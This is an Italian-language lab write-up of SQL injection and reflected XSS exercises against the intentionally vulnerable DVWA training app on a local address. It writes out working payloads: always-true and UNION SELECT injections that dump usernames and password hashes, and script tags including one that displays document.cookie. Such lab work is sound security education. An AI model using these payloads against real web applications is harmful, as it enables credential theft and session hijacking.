

Un attacco SQL Injection permette ad un utente malintenzionato di prendere il controllo dei comandi SQL di una web app, ad esempio in questo caso ci ha permesso di avere a disposizione le credenziali degli utenti.

Inserendo l'input 1' or '1' = '1' oppure a' or 'a' = 'a' creiamo una condizione sempre vera, questo ci permette di manipolare il comportamento di una query del database che ci restituisce così i risultati del campo utente

192.168.1.103/dvwa/vulnerabilities/sql/?id=1'+or+'1'+%3D+'1&Submit=Submit#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
**SQL Injection**  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

## Vulnerability: SQL Injection

User ID:

ID: 1' or '1' = '1  
First name: admin  
Surname: admin

ID: 1' or '1' = '1  
First name: Gordon  
Surname: Brown

ID: 1' or '1' = '1  
First name: Hack  
Surname: Me

ID: 1' or '1' = '1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1' = '1  
First name: Bob  
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

192.168.1.103/dvwa/vulnerabilities/sql/?id=a'+or+'a'+%3D+'a&Submit=Submit#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
**SQL Injection**  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

## Vulnerability: SQL Injection

User ID:

ID: a' or 'a' = 'a  
First name: admin  
Surname: admin

ID: a' or 'a' = 'a  
First name: Gordon  
Surname: Brown

ID: a' or 'a' = 'a  
First name: Hack  
Surname: Me

ID: a' or 'a' = 'a  
First name: Pablo  
Surname: Picasso

ID: a' or 'a' = 'a  
First name: Bob  
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>


Successivamente unendo due operatori logici con il comando UNION SELECT possiamo combinare più richieste. Ad esempio `1' or '1' = '1 UNION SELECT * from password`, questo tipo di inserimento va a combinare due condizioni, dove la prima parte (`1' or '1' = '1`) è progettata per essere sempre vera e la seconda parte (`UNION SELECT * from password`) cerca di eseguire una query SQL non autorizzata per recuperare dati dalla tabella "password".

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.1.103/dvwa/vulnerabilities/sqli/?id=1'or'1'='%3D'+1+UNION+SELECT+*+from+password&Submit`. The page title is "Vulnerability: SQL Injection". On the left, there is a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the "User ID:" input field with the value `ON SELECT * from password` and a "Submit" button. Below the input field, the output displays: `ID: 1' or '1' = '1 UNION SELECT * from password`, `First name: admin`, and `Surname: admin`. Under the "More info" section, there are links to security reviews and tutorials. At the bottom, it shows "Username: admin" and "Security Level: low".


Possiamo unire anche più richieste nello stesso comando ad esempio per eseguire una query SQL che cerca di recuperare informazioni sugli utenti da una tabella chiamata users possiamo usare il comando: `' UNION SELECT user, password FROM users#`. Quindi cercando di combinare due query SQL: la prima parte dell'input (`' UNION SELECT user, password FROM users#`) è progettata per essere aggiunta alla query originale del sito web e recuperare dati dalla tabella "users", inclusi i campi "user" e "password".

The screenshot shows the DVWA interface with the same navigation menu. The browser address bar displays the URL: `192.168.1.103/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+user%2C+password+FROM+users%23`. The "User ID:" input field is empty, and the "Submit" button is visible. The output displays multiple results from the `' UNION SELECT user, password FROM users#` query, showing user details like `First name: admin`, `Surname: 5f4dcc3b5aa765d61d8327deb882cf99`, `First name: gordonb`, `Surname: e99a18c428cb38d5f260853678922e03`, `First name: 1337`, `Surname: 8d3533d75ae2c3966d7e0d4fcc69216b`, `First name: pablo`, `Surname: 0d107d09f5bbe40cade3de5c71e9e9b7`, `First name: smithy`, and `Surname: 5f4dcc3b5aa765d61d8327deb882cf99`. The "More info" section at the bottom contains links to security reviews and tutorials. At the bottom left, there is a link to `/google-hacking-database`.


Un altro tipo di vulnerabilità è l'XSS riflesso in cui un attaccante è in grado di iniettare script malevoli (HTML o JavaScript) all'interno di una pagina web visualizzata da altri utenti. Questa vulnerabilità si verifica quando l'applicazione web prende dati forniti dall'utente e li restituisce nella pagina web senza una corretta sanitizzazione o validazione. In questo caso la sintassi da eseguire è `<i>hacker</i>` otterremo la stringa di testo in corsivo.



Invece con `<h>hack</h>` otteniamo una stringa in grassetto



Un altro modo di fruttare questa vulnerabilità è di inserire un alert che ci dà in output una finestra pop-up con il contenuto dell’alert, in questo caso “you are hacked”. Il codice da inserire è `<script> alert('you are hacked')</script>`



Un modo “utile” di usare l’xss riflesso è il recupero di cookies, con il codice `<script> alert(document.cookie)</script>` visualizzerà una finestra di avviso con il contenuto del cookie della pagina web. Gli attaccanti possono utilizzare questo tipo di attacco per rubare cookie di sessione o altre informazioni sensibili dagli utenti.

